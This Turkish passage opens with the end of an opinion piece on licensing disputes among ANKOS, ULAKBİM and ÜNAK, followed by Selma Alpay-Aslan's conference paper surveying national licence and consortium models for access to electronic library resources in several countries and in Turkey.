ANKOS ile pazarlık yapılması ülke açısından her zaman en ekonomik sonucu vermeyebilir. Öyle görünüyor ki elektronik bilgi kaynaklarının lisanslandırılması ile ilgili örgütler birbirleriyle görüşmek istemiyorlar. Fakat profesyonel kişiler olarak elektronik bilgi kaynaklarına ve hizmetlerine ülke olarak daha ekonomik bir biçimde erişim söz konusu olduğunda birbirimizi dinlememe, birbirimizle görüşmeme gibi bir "lüks"ümüz olmamalıdır diye düşünüyorum. ANKOS ile ÜNNAK arasında veya ULAKBİM ile ANKOS arasında yapılan (ya da yapılmayan) görüşmelerin başarısızlıkla sonuçlanmasının nedeni kanımca tarafların birbirlerinin girişimlerini kendi etkinlik ve (varsa) yetki alanlarına müdahale olarak görmeleridir. Ama orta ya da uzun vadede bu yaklaşımın sürdürülmesi mümkün değildir.

Kendinizi bir an Türkiye'de iş yapmak isteyen bir elektronik içerik satıcısı yerine koyun. Türkiye'deki muhatabınızın ULAKBİM, ANKOS ya da ÜNNAK olduğu belli mi? Yukarıdaki manzaraya bakılırsa bu soruya olumlu yanıt vermek kolay değil. Bu belirsizlik yabancı firmaları da şaşırtmaktadır. Hele hele bir "oyuncu" ile görüşmek diğer "oyuncu" tarafından dışlanmanıza yol açıyorsa şirket olarak iki kere düşünmek zorunda kalıyorsunuz. En son 25 Ocak 2007'de ULAKBİM ile Elsevier arasında imzalandığı söylenen anlaşma hem üniversiteleri karpuz gibi ikiye böldü hem de ANKOS üst yönetimini etkiledi. Bir yanda ULAKBİM'e "teyid mektubu" verdi diye ANKOS tarafından dışlanan, diğer yanda böyle bir mektup vermemekle yasaya aykırı davranıp davranmadıklarını merak eden üniversite kütüphane ve dokümantasyon daire başkanlarımız var. Son derece rahatsız edici bir durum. Böyle bir yaklaşım yeterince profesyonel mi? Uzun süre devam ettirilebilir mi?

Son iki yıldır üniversitelerin kütüphane bütçeleri kısıtlanıyor. Türkiye'nin iyi pazarlık edilmeden lisans anlaşması imzalanan veri tabanlarına ve elektronik dergi paketlerine verecek fazladan parası yok. Bu soruna mutlaka

çözüm bulunmalıdır. Ulusal lisans anlaşmalarından kim sorumlu olacaksa aşağıdan doğru bir örgütlenme başlatılmalı, üst yönetim üniversitelerin ihtiyaçlarının belirlenerek lisans görüşmelerinin yapılmasından, lisans anlaşmalarının hazırlanmasından, imzalanmasından ve ödemelerden sorumlu olmalıdır. Sorumlu kuruluşun gerekirse yönetimde oy hakkı bile olmayabilir. Ama profesyonel bir yapılanmanın tercih edilmesinde yarar vardır. ANKOS yönetimi konsorsiyumun tamamen gönüllülük esasına dayalı olarak yürütüldüğünü sık sık vurgulamaktadır. Bu, kutlanacak bir davranış kuşkusuz. Ama bazen bu yapının aksadığını da kabul etmek gerekir. Son günlerde tartışma listesine gönderilen mesajlardan anlaşıldığı kadarıyla sadece bir üniversitenin (Akdeniz Üniversitesi) belli bir veri tabanına erişim sorununun halledilebilmesi için 50 tane yazışma yapılmış. Bunu konsorsiyum üye sayısı ile çarpacak olursanız sorunun büyüklüğü daha da iyi anlaşılabilir. Halen konsorsiyal örgütlenme "bir grup müşteri" ya da "satın alma kulübü" mantığıyla gerçekleştirilmektedir. Her üniversiteye farklı fatura kesilmekte, her fatura için ayrı ayrı ödeme yapılmakta ve her üniversitenin "musluğu" da ayrı ayrı açılmaktadır. Çünkü ANKOS'un tüm konsorsiyum üyeleri adına ödeme yapması henüz mümkün değildir. Daha profesyonel bir yapılanmaya ULAKBİM'in ya da ANKOS'un hazır olduklarını ümit etmek istiyorum.

Öte yandan, ULAKBİM ve ANKOS arasında yaşanan sorunlar kanımızca ülkemizin elini zayıflatmaktadır. Örneğin, son birkaç yıldır ANKOS basılı dergilerin sorumluluğunu tamamen üniversite kütüphanelerine bırakmış ve lisans pazarlıklarını sadece elektronik kopyaya erişim üzerinden yapmaya başlamıştır. Oysa, çoğu üniversite kütüphanesinin abone olduğu basılı dergi sayısı son derece azdır. Bu durum ulusal lisans anlaşmalarında bir pazarlık unsuru olarak kullanılabilir. Bunun örnekleri vardır. Çok daha farklı bir ortamda, abone olunan basılı dergi sayısının yüksek olduğu, 10 kampus ve 200 civarında kütüphaneden oluşan Kaliforniya Üniversitesi Kütüphaneleri uzun ve çetin bir pa-

zarlık sürecinden sonra Elsevier ile basılı dergi aboneliklerini de dikkate alan bir anlaşma imzalamıştır. ULAKBİM'in Elsevier'le 25 Ocak 2007'de imzaladığı son anlaşmada nasıl bir pazarlık stratejisi izlendiği bilinmemektedir.

Bir başka sorun lisans anlaşmalarında yayıncıların yerine getirmesi gereken yükümlülüklerin yeterince ayrıntılı olarak yer almamasıdır. Lisansı alınan içeriğin kütüphane otomasyon sistemleri aracılığıyla tek bir arayüzle arama yapmaya olanak sağlayacak şekilde yapılandırılması, birden fazla elektronik dergi paketinde yer alan makaleler arasında arama sırasında (on-the-fly) referans bağlantılarının (reference linking) oluşturulması, arşiv kopyalarına erişim bu yükümlülüklerden birkaçıdır. Türkiye Ulusal Site Lisansı son yıllarda meydana gelen gelişmeleri de yansıtabilecek şekilde gözden geçirilmelidir.

Konsorsiyum yönetimi sadece bir araçtır. ULAKBİM'in Avrupa Birliğinden sağladığı fon-

ların kullanımı ve bu fonların sürekliliğinin sağlanması ya da yeni kaynaklar bulunması, konsorsiyumun kendi kendisini finanse edebilmesi vb. gibi konularda orta ve uzun vadeli planlar yapılmalıdır. Yılda 10 milyondan fazla tam metin makale indiren kullanıcılar bu tür kaynaklara erişemedikleri takdirde bundan pek hoşlanmayacaklardır. Thomson Learning şirketinden Ron Dunn'ın deyişiyle, "kullanıcıların kabul edeceği en kötü Internet hizmeti düzeyi bu zamana dek gördükleri en iyi hizmet düzeyidir". Üniversite kütüphanelerinin son yıllarda ANKOS aracılığıyla kullanıcılarına sağladıkları elektronik bilgi kaynaklarından geriye dönüş bu kütüphaneleri çok zor durumda bırakır. Üniversite kütüphanelerini ve kullanıcılarını böyle bir açmazda sürüklemek profesyonellikle bağdaşmaz. Sağduyu sahibi olan herkes mevcut sorunların bir an önce çözüme kavuşturulmasını istemektedir.

## Elektronik Bilgiye Erişim Modelleri

Selma Alpay-Aslan

TOBB Ekonomi ve Teknoloji Üniversitesi Kütüphanesi, Ankara  
selma@etu.edu.tr

**Özet:** Dünyanın tüm ülkelerinde, yüksek maliyetli elektronik kaynaklara en etkin ve ekonomik yollardan erişim sağlamak için; bazan bir ülke, bazan bir eyalet, bazen de bölge düzeyinde birliktelikler oluşturulmak suretiyle ölçek ekonomisi yaratılmaya çalışılmaktadır. Bu çalışmada çeşitli ülkelerde yaşama geçirilen farklı uygulamalar gözden geçirilerek alternatif modeller değerlendirilmiştir.

**Anahtar Kelimeler:** Ulusal lisanslar, Konsorsiyumlar, Akademik kütüphaneler, Elektronik bilgi kaynakları, Erişim modelleri.

### Electronic Information Access Models

**Abstract:** In order to ensure access to electronic information efficiently and effectively, economy of scale is aimed to be achieved all around the world, through collaborative initiatives at national, statewide or regional level. This paper reviews the situation in various countries to evaluate alternative models in practice.

**Keywords:** National licenses, Consortia, Academic libraries, Electronic information resources, Access models.

### 1. Giriş

Araştırma kütüphanelerinin gündeminde, son 15 yılda ağırlıklı olarak yer alan konulardan biri elektronik kaynaklara erişim olmuştur. Bu bildiride, literatüre dayalı olarak, 1990'ların başından beri yaşanagelen süreçte, çeşitli ülkelerden örneklerle erişim modellerinin gözden geçirilmesi, değerlendirilmesi ve bazı öneriler yapılması amaçlanmıştır.

### 2. Erişim Modelleri

Nick Moore [1], bilgi toplumuna dönüşümde uygulanan enformasyon politikaları ile ilgili bir değerlendirmesinde, "gelecek yıllarda, geri dönüp 90'lara baktığımızda, bu dönemi yaşam biçimimizi değiştirmek için enformasyonu nasıl kullanmamız gerektiğini öğrendiğimiz bir zaman kesiti olarak göreceğiz," saptamasını yapmıştır. Bu saptama, akademik kütüphane hizmetleri özeline

indirgenecek olursa; bu dönemde, (a) paylaşımın yeniden keşfedilip, birlikte hareket etmenin yollarının geliştirildiği, (b) giderek bilgi kaynakları ediniminden erişimine kaymanın yaşandığı ve (c) çeşitli ortaklıklar yoluyla erişim modellerinin ortaya çıktığı söylenebilir. Bazen kent, bazen bölge veya ülke çapında birliktelikler oluşturulmuştur. 1996'da ilk toplantısını yapan Uluslararası Konsorsiyumlar Konsorsiyumu ICOLC [2] ise, uluslararası düzeyde deneyim paylaşımı ve dayanışma olanağını yaratmıştır. Paylaşım ve dayanışma; Schaffler [3]'in, paylaşım için belirlediği üç model şunlardır: (1) elektronik dergilere ve veri tabanlarına erişim haklarının ortak alımı anlamında konsorsiyumlar, (2) kullanım başına kurumsal ödeme (Bir kurum mensubu olmayanlar ülke çapındaki 50 ihtisas kütüphanesi kanalıyla yararlanır) ve (3) ulusal lisanslar.

Almanya'ya özgü ikinci model dışında yaygın iki model olmakla birlikte bunların uygu-

lamalarında, finans kaynakları ve sübvansiyon oranları gibi çeşitli hususlarda kayda değer farklılıklar görülebilmektedir.

### 3. Uygulama Örnekleri

Bu bildiride örneklenecek uygulamalar; Almanya, Amerika Birleşik Devletleri, Brezilya, Finlandiya, İzlanda, Kore, İsveç, İsviçre, İngiltere, Yeni Zelanda ve Yunanistan gibi ülkelerle geniş bir coğrafyaya yayılmaktadır.

#### 3.1. Brezilya – Ulusal Lisans

Brezilya, ulusal lisans modelinin en tipik örneklerinden birini oluşturmaktadır. Eğitim Bakanlığına bağlı olan Capes [4], Brezilya’da yüksek lisans ve araştırma programlarını teşvik etme misyonunu yüklenmiş bir kamu kuruluşudur. Bu misyon çerçevesinde, Periodicos adını taşıyan, Brezilya ulusal bilim ve teknoloji elektronik kütüphanesi programını yürütmektedir. Halen 183 kurumdan 1,3 milyon araştırmacı ve öğrenci için 10,500 dergiye tam metin olarak erişim olanağı sağlayan kuruluşun bu hizmete yönelik olarak ayırdığı bütçe 32 milyon ABD Doları’na ulaşmış bulunmaktadır. Artan üye sayısı ve kaynak fiyatlarındaki artışlar nedeniyle aşılması gereken zorluklar yaşanmaktadır [5].

#### 3.2. Finlandiya - FinELib

Finlandiya’da da merkezi finansman vardır. Ancak, bu, çok disiplinli veri tabanlarında %80, spesifik olanlarda %50 oranındadır [6]. Tuuliniemi ve Hormia-Poutanen [7]’in belirttiğine göre FinELib’in 108 üniversite kütüphanesi, araştırma enstitüsü ve halk kütüphanesine sunduğu dergi sayısı 2005 yılında 19.500’e, veritabanı sayısı ise 230’a ulaşmıştı ve ayrıca 25.000 e-kitap ulusal portal Nelli üzerinden sunulmaktaydı. FinELib üniversite kütüphanelerinin ihtiyaçlarının %84’ünü karşılamaktadır.

#### 3.3. Kore – İki ayrı tür, iki ayrı model

Korede ise, elektronik dergi ve veri tabanlarında eşleştirilen ödenekler (matching funds) düzenlemesi içinde % 30 – 40 oranında sübvansiyon sağlanarak bir ortak alım konsorsiyumu

yürütülürken, e-kitaplar için ulusal bir lisansla maliyet tamamen merkezi olarak karşılanmaktadır [8]. Kore’de uygulanan fiyatlandırmada kullanıcı sayısı (FTE) hesaplamasında yalnızca yüksek lisans öğrencileri ile araştırmacılar esas alınmaktadır.

#### 3.4. İsviçre – Farklı sübvansiyon düzeyleri

Sağlanan kaynakların türlerine göre farklı uygulamaların yanısıra hizmet sunulan kuruluşların türlerine göre farklılaşmaların söz konusu olduğu durumlara da rastlanabilmektedir. Örneğin, İsviçre’de 2000 – 2003 döneminde Kanton üniversiteleri ile uygulamalı bilimler alanında eğitim veren üniversiteler için elektronik kaynakların maliyetleri % 50 oranında sübvansiyon edilirken, teknik üniversitelerin, tüm maliyeti kendilerinin karşılamaları beklenmiştir [9].

#### 3.5. Geçici sübvansiyon

Danimarka, İsveç, Kanada, Avustralya ve Yeni Zelanda gibi çeşitli ülkelerde daha yaygın olarak görülen bir durum sübvansiyonun geçici bir uygulama olarak benimsenmesidir. Yeni Zelanda’da Üniversite Kütüphanecileri Kurulu ve ortakları, yürüttükleri Ulusal Konsorsiyum Lisans Projesi kapsamında, Yenilikçilik ve Kalkınma Fonundan, *Web of Science* ve *Science Direct* abonelikleri için iki yıllık abonelik bedelinin karşılığını, sürenin sonunda bu abonelikleri kendilerinin sürdürebilmeleri için ellerinden gelen çabayı harcamak koşulu ile alabilmişlerdir [10].

#### 3.6. Karma modeller

Yeni Zelanda üniversite kütüphaneleri, akademik nitelikteki bu iki kaynak için yukarıda anılan projeyi yürütürken; Gale, Ebsco, ProQuest veri tabanları, Britannica Ansiklopedisi gibi çeşitli kaynakları içeren bir pakete de EPIC (Electronic Purchasing in Collaboration) adlı ulusal e-lisans girişimi kapsamında erişim sağlayabilmektedirler. EPIC’in vizyonu, yüksek kaliteli elektronik bilgileri tüm Yeni Zelandalıların hizmetine sunmaktır. EPIC üyesi kütüphanelerin sayısı 170 olup, okul kütüphaneleri için abonelik bedelleri ilk iki yılda Eğitim Bakanlığı tarafından ödenmiştir. Halen Yeni Zelanda Milli

Kütüphanesi’nin evsahipliğini ve liderliğini üstlenmiş olduğu EPIC’e, dokuz kütüphane sektörü temsilcisinden oluşan bir yönetim kurulu stratejik olarak yön vermekte ve çalışmalar tam zamanlı olarak görev yapan bir yönetici tarafından yürütülmektedir. EPIC, her türden kütüphaneyi bünyesinde barındırdığından, üyelik ücretleri çeşitli kriterlere göre 18 kategori altında belirlenmiş bulunmaktadır. Halk kütüphaneleri için uygulanan kriter hizmet verilen nüfus; özel kütüphaneler içinse kütüphane bütçesinin miktarı veya bazı hallerde kuruluşun türü olabilmektedir. Katılım ücreti, EPIC işletim giderlerini karşılamayı hedefleyen bir hizmet bedelini de içermektedir. Herhangi bir kütüphane, paketeki kaynaklardan birini kullanıcılarına sunmak istemiyorsa o kaynağa web sitesinden bağlantı veremeyebilir. Ancak paketi maliyet açısından bir bütün olarak kabul etmek durumundadır. Web sitesi olmayan küçük kütüphanelere site kurma konusunda EPIC yardımcı olmaktadır [11].

#### 3.7. Ütopya gibi

Bir ülkenin tüm halkına hizmet verilmesinin söz konusu olduğu noktada, en çarpıcı örnek olan İzlanda’ya değinmeden geçilemez. 280.000 kişilik nüfusu ve yüksek refah düzeyi yanında bilgi toplumuna dönüşüm konusunda kararlılıkla uyguladığı stratejilerin bir sonucu olarak İzlanda, 10.000 kadar dergiyi yediden yetmişe tüm İzlandalılara açabilmiştir [12].

#### 3.8. Ulusal paylaşım

Sunulabilen hizmetlerin düzeyi ekonomik olanaklarla sınırlıdır. Refah düzeyinin yüksek olmasının yanısıra planlı bir yaklaşımla etkin düzenlemeler yapmak kuzey ülkelerine özgü bir özellik olarak göze çarpar. Yine de İzlanda düzeyinde kapsamlı bir lisans anlaşmasına gidemeyen İsviçre, tüm ülkeye hizmet sunmak üzere belirlenen 13 ihtisas kütüphanesi kanalıyla en geniş kaynak yelpazesini insanların hizmetine sunma yolunu seçmiştir. İsveç’in milli kütüphanesi olan Kraliyet Kütüphanesi Ulusal İşbirliği ve Gelişme Bölümü (Royal Library, Department for National Coordination and Development - BIBSAM) [13] bu ihtisas kütüphanelerini yönetmek, merkezi

olarak lisanslar almak gibi çalışmaları yürütmektedir. İsviçre’de 2000 yılı itibariyle sübvansiyon oranı başlangıç yılları için %40 olup, o dönemde bunun sürekli olmasına gerek duyulması beklenmiyordu [14]. Nitekim BIBSAM, halen ihtisas kütüphanelerine yalnızca ülke çapında verdikleri hizmetlerinin maliyetini karşılayacak miktarda bir katkı yapmakta ve genelde kütüphanelerin kütüphaneler arası ödünç verme hizmetleri için yaptıkları harcamaları karşılamaktadır.

#### 3.9. Beşeri bilimler arşivi

Almanya’daki eyaletlere dayalı yapı, tam olarak ülke çapında bir düzenleme olanağı vermemekle birlikte, Alman Araştırma Kurumu 2004 yılında koşullu biçimde belli bir amaca yönelik olarak bir kereye mahsus olarak ödenek ayırmıştır. Bu ödenekle, dijital çağda bazen ihmale uğrayabilen beşeri bilimler dalına odaklanmış kaynakların kazanılması öngörülmüştür. Diğer bir ölçüt ise çok sayıda kütüphanenin alamayacağı denli özel bir konu alanının belirlenmesi idi. Paranın bir defada ödenecek olması ayrıca tamamlanmış bir dijital koleksiyonun sürekli kullanım hakkı ile ve ideal olarak yerel ev sahipliği temelinde alınması gereğini düşündürmüştür. Başlangıçta üzerinde durulan 40 kaynaktan 19’u üzerinde mutabakat sağlanarak bu kaynakların alımları yapılmıştır. Bu uygulamanın kayda değer bir yanı, IP tabanlı kurumsal yararlanmanın ötesinde, bu çalışmayı yürüten dört kütüphaneden birine kayıtlı olmak koşulu ile, tüm Alman halkının bu kaynaklardan yararlanabilmeleridir [15].

#### 3.10. Karma ödenekler

Bir kez özel amaçlı arşiv alımı için destekleyici kaynak bulabilen Alman kütüphanelerine karşılık, desteğin sürekli kılınabildiği ülkeler de vardır. Komşumuz Yunanistan bunun bir örneğini oluşturmaktadır. HEAL-Link 1998 yılında Eğitim Bakanlığı finansmanı ve kısmi Avrupa Birliği fon desteği ile kurulmuştur. Bazı ön çalışmaların ardından 2000 yılında 3500 derginin basılı+çevrim içi olarak sağlanması için üç yıl süreli beş lisans anlaşması yapılmıştır. 2002 yılında ise 12 firma ile yapılan anlaşmalarda, yüksek maliyet nedeni ile basılı dergilerden vazge-

çilerek yalnızca elektronik dergi almak suretiyle dergi sayısı 8.000'e yükseltilmiştir. [16]. HEAL-Link'e üye olan 60 kuruluş, tüm yüksek öğrenim kurumlarının yanısıra Milli Kütüphane ile araştırma enstitülerinin çoğunu da kapsamakta ve halen karma ödenek modeli sürdürülmektedir.

### 3.11. Bölge veya eyalet çapında konsorsiyumlar

ABD'nin Georgia eyaletinde kurulan GALILEO [17] gibi pek çok eyalet çapında konsorsiyumlar yanında, yine ABD'de, beş eyaletten Apalaş dağları çevresindeki 36 yüksek öğrenim kurumunu kapsayan ACA The Appalachian College Association [18] ve İngiltere'deki Kuzey Batı Akademik Kütüphaneleri (North West Academic Libraries, NoWAL) [19] gibi bölgesel nitelik taşıyan, coğrafi tabanlı konsorsiyumların oldukça yaygın olduğu gözlemlenmektedir.

### 3.12. Ulusal düzeyde model lisanslar

İngiltere'de, daha önceki bir sunumumda [20] hakkında oldukça kapsamlı bilgi vermiş olduğum, Ortak Enformasyon Hizmetleri Komitesi (Joint Information Services Committee - JISC) [21] tarafından tüm üniversitelerce kullanılmak üzere hazırlanmış olan ve halen ikinci sürümü kullanılan NESLI<sup>2</sup> [22] tipik bir ulusal model lisansdır. Kore'de KESLI ve Güney Afrika'da SASLI NESLI'den esinlenmişlerdir[23].

### 3.13. Konu tabanlı konsorsiyumlar

Belirli bir konuya odaklı kuruluşlar, ilgi alanları çerçevesinde bir araya gelebilmektedirler. Hormia-Putanan ve arkadaşlarının kaleme aldığı dört Avrupa ülkesindeki konsorsiyumlar hakkında ayrıntılı bilgilerin yer aldığı bir makalede İngiltere'de disiplin tabanlı konsorsiyumların başarılı olduğu belirtilmektedir. [24].

### 4. Örneklerin Değerlendirilmesi

Yukarıda sunulan örneklerin ortaya koyduğu üzere, elektronik kaynaklara erişim konusunda, ulusal lisans ya da konsorsiyal alım modellerini, her ülke kendi ekonomik olanakları, politikaları, öncelikleri ve koşulları doğrultusunda

kendisine uygun yaklaşımlarla uygulamaktadır. İncelenen uygulamalar gruplandırılacak olursa ortaya şöyle bir tablo çıkar:

#### A. Ulusal lisanslar:

- A.1. Tüm ülke halkına açık, (İzlanda)
- A.2. Tüm ülke kütüphanelerine açık (Kore)
- A.3. Tüm ülke araştırma ve üniversite kütüphanelerini kapsayan (Brezilya, Türkiye, Yunanistan vb.)
- A.4. İhtisas kütüphaneleri kanalı ile tüm ülkeye hizmet veren (İsveç, Almanya)

#### B. Konsorsiyumlar

- B.1. Her tür kütüphaneye açık, sabit bir paket sunan ve ödemelerin konsorsiyuma yapıldığı model (Yeni Zelanda),
- B.2. Coğrafi tabanlı konsorsiyumlar,
- B.3. Ortak bir konu tabanında kurulan konsorsiyumlar.

Bu üç konsorsiyum tipi göze ilk çarpan türler olmakla birlikte, burada yer verilmemiş, herhangi bir ortak amaçla kurulmuş başka türden konsorsiyumlar da muhtemelen vardır.

NESLI<sup>2</sup> model lisans uygulaması, bu iki kategoriden birine yerleştirilmesi pek mümkün olmayan, kendine özgü bir model görünümündedir. Çünkü, model lisans, JISC ile bir firma arasında belirlendikten sonra, firma ile anlaşma yapmak tek tek kütüphanelerin inisiyatifine kalan bir konudur.

Maliyeti karşılama açısından uygulanan yöntemler şöyle sıralanabilir:

- A. Maliyetin tamamen ve sürekli olarak merkezden karşılanması (Brezilya)
- B. Eşleştirilen ödenekler uygulaması içinde sürekli sübvansiyon sağlanması (Kore)
- C. Geçici sübvansiyon sağlanması (İsveç, Yeni Zelanda)
- D. Kurumların maliyeti kendi bütçelerinden karşılamaları,
- E. Çeşitli fon veya vakıflardan bütçeye katkı sağlanması (ABD, İngiltere)

F. Kaynak ya da kurum türüne göre farklılaşma gösteren karma uygulamalar (İsviçre, Kore, Finlandiya)

ABD'de çok yaygın görülen bir uygulama, konsorsiyum ya da kütüphane düzeyinde, çeşitli kaynaklardan bağış yoluyla destek sağlanmasıdır. Yukarıda anılan ACA [25] buna örnek gösterilebilir. Bu örnekte kayda değer diğer bir husus mali konularda son derece şeffaf olmalarıdır. İngiltere'de ve İngiliz Milletler Topluluğu ülkelerinde rastlanan durum ise çeşitli kurumlardan, genelde proje bazlı olmak üzere, ödenek alınabilmesidir. Örneğin, yukarıda sözü edilen NoWAL Kuzey Batı Akademik Kütüphaneleri Konsorsiyumunun tüzüğünde, finansman sağlamak için başvurulabilecek kurumlar arasında, üniversitelere ayrılan bütçeyi yöneten İngiliz Yüksek Öğrenim Ödenek Kurumu (Higher Education Funding Council for England - HEFCE) [26] yanında, JISC, Sanat ve Beşeri Bilimler Araştırma Kurumu (Arts and Humanities Research Council - AHRC) [27] ve Müzeler, Kütüphaneler ve Arşivler Kurumu (Museums Libraries and Archives Council) [28] da sayılmaktadır.

Çoklukla karşılaşılan bir durum, bir kuruluşun birden çok birlikteliği aynı anda sürdürmesidir. Örneğin, Oregon, Idaho ve Washington'daki kütüphane konsorsiyumları hakkında bilgi içeren bir web sayfasında 20'si bölgesel, 6'sı eyalet çapında ve üçü ABD'nin tüm kuzey batısını kaplamak üzere 29 konsorsiyum listelenmektedir [29]. Muhtemelen, bu kentlerdeki kütüphaneler bunlardan en az bir kaçına üyedirler.

Uygulanan model ve finansman kaynağı ne olursa olsun, evrensel ilke, mümkün olan en zengin kaynak yelpazesinin, olanaklar oranında en makul maliyetle sağlanarak mümkün olan en geniş kitleye sunulmasıdır.

Demokrasinin ve evrensel insan haklarının gereği olan fırsat eşitliği ilkesinin ötesinde, küresel yeni ekonominin yenilikçiliği ön plana çıkarması nedeniyle, araştırma kapasitesini yükseltme ve genişletme gereği doğmuştur.

ICOLC, 2004 yılında gözden geçirdiği temel yaklaşımlarını ifade eden Bildirgesinde [30] çeşitli kuruluşlarla yayınevlerinin işbirliği sonucu geçiş yaşayan ülkelere ücretsiz veya özel koşullarda bilgi akışının sağlanmasından duyduğu memnuniyeti ifade etmektedir.

### 5. Türkiye'de Durum

Ülkemizde, 1984 Ekiminde TÜBİTAK Bilgi Erişim Sistemi TÜBES'in hizmete açılması ile TÜRDOK'ta elektronik veri tabanları kullanımı başlamıştır [31]. Üniversitelerimiz 90'lı yıllarda CD-ROM veritabanları ile elektronik kaynakları kullanmaya başlamış, çevrim içi erişim ancak Internet'in yaygınlaşması ile mümkün olmuştur. YÖK Dokümantasyon Merkezi'nin TÜBİTAK'a devredilerek TÜBİTAK Enformatik Hizmetleri birimi ile birleştirilmesi sonucu ortaya çıkan Cahit Arf Bilgi Merkezi (CABİM) ile ULAKNET'i çatısı altında barındıran ULAKBİM [32] 1996 yılında kurulmuştur. Böylece iletişim altyapısı ve bunun üzerinden sunulacak elektronik hizmetler bir araya toplanmıştır. Ancak, ağ kurulmakla birlikte, finansman kaynağı yaratma sorunu aşılamayarak veritabanlarına ulusal lisans alınması hedefine ilk yıllarda ulaşamamış ve CABİM yakın zamana dek devraldığı, mevcut tarama, belge sağlama ve veritabanı çalışmalarını sürdürmekle yetinmiştir.

2000 yılında 12 akademik kütüphanenin bir araya gelmesi ile kurulan ANKOS, Anadolu Üniversite Kütüphaneleri Konsorsiyumu [33] kısa zamanda büyüyerek, üniversitelerin bütçe olanaklarının elverdiği ölçüde elektronik bilgi ihtiyaçlarını karşılamaları konusunda önemli bir rol oynamıştır ve oynamaktadır. Halen 87 üyesi olup 25 sağlayıcı ile 33 veritabanı için yapılmış anlaşmalar yürürlüktedir. Her bir ürün için konsorsiyuma katılan üye sayısı 4 ile 60 arasında değişmektedir.

ÜNAK, Üniversite ve Araştırma Kütüphanecileri Derneği de OCLC Konsorsiyumunu yürütmektedir [34].



Çeşitli firmaların Türkiye temsilcilikleri bağımsız çalışmaları ile konsorsiyumlarca sağlanmayan diğer bazı veritabanlarını sunmakta veya aboneliklere aracılık etmektedirler. Kütüphaneler, bunların dışında ihtiyaç duydukları veritabanlarına, doğrudan üreticisi ile bağlantı kurarak abone olmaktadır.

2006 yılında, Avrupa Araştırma Alanı kapsamında Türkiye Araştırma Alanı TARAL [35]'in oluşturulması ve Avrupa Birliği fonlarından yararlanma olanağının doğması ile, ULAKBİM, kuruluşunun onuncu yılında, ulusal düzeyde elektronik bilgi sağlama hedefini yeniden gündemine alma fırsatını yakalamış ve değerlendirmiştir.

ULAKBİM'in imzaladığı ulusal lisans anlaşmaları ile Web of Knowledge ve Elsevier Science Direct ilk aşamada tüm üniversitelerimizin erişimine açılmıştır. Bu iki genel nitelikteki temel kaynak dışında IEEE, EV2 ve CAB veritabanları ile toplam beş veritabanının ulusal çapta erişime açılması, üniversitelerimizin erişebildikleri kaynakları zenginleştirebilmeleri olanağını doğurmuş olup, bu durum Türkiye'de araştırma kapasitesinin yükselmesine katkı yapacaktır.

Burada kritik nokta, ileriki yıllarda AB fonlarının sürekli akışı sağlanamasa bile, ulusal lisansla sağlanacak temel kaynaklar dışında, her bir üniversite tarafından ihtiyaç duyulabilecek çeşitli alternatif veri tabanlarına abone olabilmesi için, üniversite kütüphanesi bütçelerinde elektronik kaynak alımı tahsisatlarının vaad edildiği gibi korunması ve tüm üniversitelere standart bir paket uygulanmaya kalkışılmamasıdır. Belirli bir araştırma kapasitesine sahip olan ve bu kapasiteyi üretken biçimde kullanarak bilime hizmet eden üniversitelerimiz bu pozisyonlarını koruyabilmelidirler.

Bu bildirinin yazarı, Türkiye Cumhuriyeti bütçesi içinde elektronik kaynak alımına ayrılabilecek miktarın tümünün üniversite bütçelerinden kesilerek TÜBİTAK'ın kullanımına verilmesi gibi bir olasılığın söz konusu olama-

yacağı kanısındadır. Çünkü, ULAKBİM yetkilileri tarafından yapılan açıklamalarda yalnızca temel kaynakların bu yöntemle sağlanacağı bildirilmiş olması bir yana, 2007 – 2013 yıllarını kapsayan Dokuzuncu Kalkınma Planı'nın amaç ve hedefleri açısından ülkemizde araştırma kapasitesinin yükseltilmesi ve yayılması anlamlı ve önemlidir. Plan'ın Strateji Bölümünde çok net bir ifade ile araştırma altyapısının geliştirileceği belirtilmiştir [36].

Yine strateji Bölümünün bir alt başlığı olan "Yerel Dinamiklere ve İçsel Potansiyele Dayalı Gelişmenin Sağlanması" başlığı altında ise bölgesel yenilik altyapısı kurulmasını sağlamaya yönelik faaliyetlerin destekleneceği ifadesine yer verilmiştir [37]. Plan'daki bu ifade, ulusal lisanslar yoluyla tüm üniversiteler için temel kaynaklarda fırsat eşitliği sağlanması konusunda gösterilen kararlılığın nedenlerine ışık tutar niteliktedir.

Artık, kuantum düşünce modelinin geçerli olduğu; yani, her bir adımda yeni olasılıklara göre hareket edilmesi gereğinin bir sonucu olarak, ancak ilerledikçe belirginleşen bir yol haritası ile hedefe adım adım ulaşılabilen, belirsizliğin hakim olduğu bir çağı yaşıyoruz.

İzlanda gibi bir ülke, bilgiye erişim alanında adeta ütopyayı yaşama geçirirken, Türkiye'ye distopya gözüyle bakılması ve statükonun korunmaya çalışılması, bu ülkeye ve insanına karşı haksız ve gelişmeyi önleyici bir tavır olurdu. Yazar, bilim tarihimizin gelecekte, TARAL'ın kuruluşu ve AB fonları ile doğan fırsatın değerlendirilmesinin ülkeye sağlayacağı yararları saptayacağı inancındadır.

Elektronik bilgiye erişimde, temel kaynakların tüm ihtiyacı olan kuruluşlara merkezden sunulduğu; bunun yanı sıra, yerine göre bir konsorsiyum çerçevesinde veya bağımsız olarak, ihtiyaç duyulan bilgi kaynaklarını sağlamak için alternatif yöntem ve finans kaynaklarının var olduğu esnek bir yapının sağlıklı olacağı görülmektedir.

## 6. Öneriler

Gelinen bu noktada, ilgili kurumların bundan öte ne yapılabileceği üzerine diyalog geliştirmelerinde yarar vardır. Üzerinde çalışılabilecek bazı konular şunlar olabilir:

1. Güvenli elektronik belge iletimi,
2. Türkiye'den erişilebilen tüm veri tabanlarının içerdiği bir portal,
3. Ulusal toplu katalog.

## 7. Sonuç

Konsorsiyumlar ve ulusal lisanslar iki temel ortak erişim modelini oluşturmaktadır. Bu modellerden biri, bazen de ikisi birden, ülke koşullarına uyarlanarak uygulanmaktadır.

Türkiye'de, 2000 yılından bu yana gönüllü işbirliğine dayalı bir konsorsiyum olarak ANKOS çok önemli bir rol oynamaktadır. ULAKBİM'in ikinci yılına giren ve biraz daha genişlemesi beklenen temel kaynak sunum hizmeti, sağladığı fırsat eşitliği ve kaynakları zenginleştirme olanağı ile çok olumlu bir gelişme sağlamıştır.

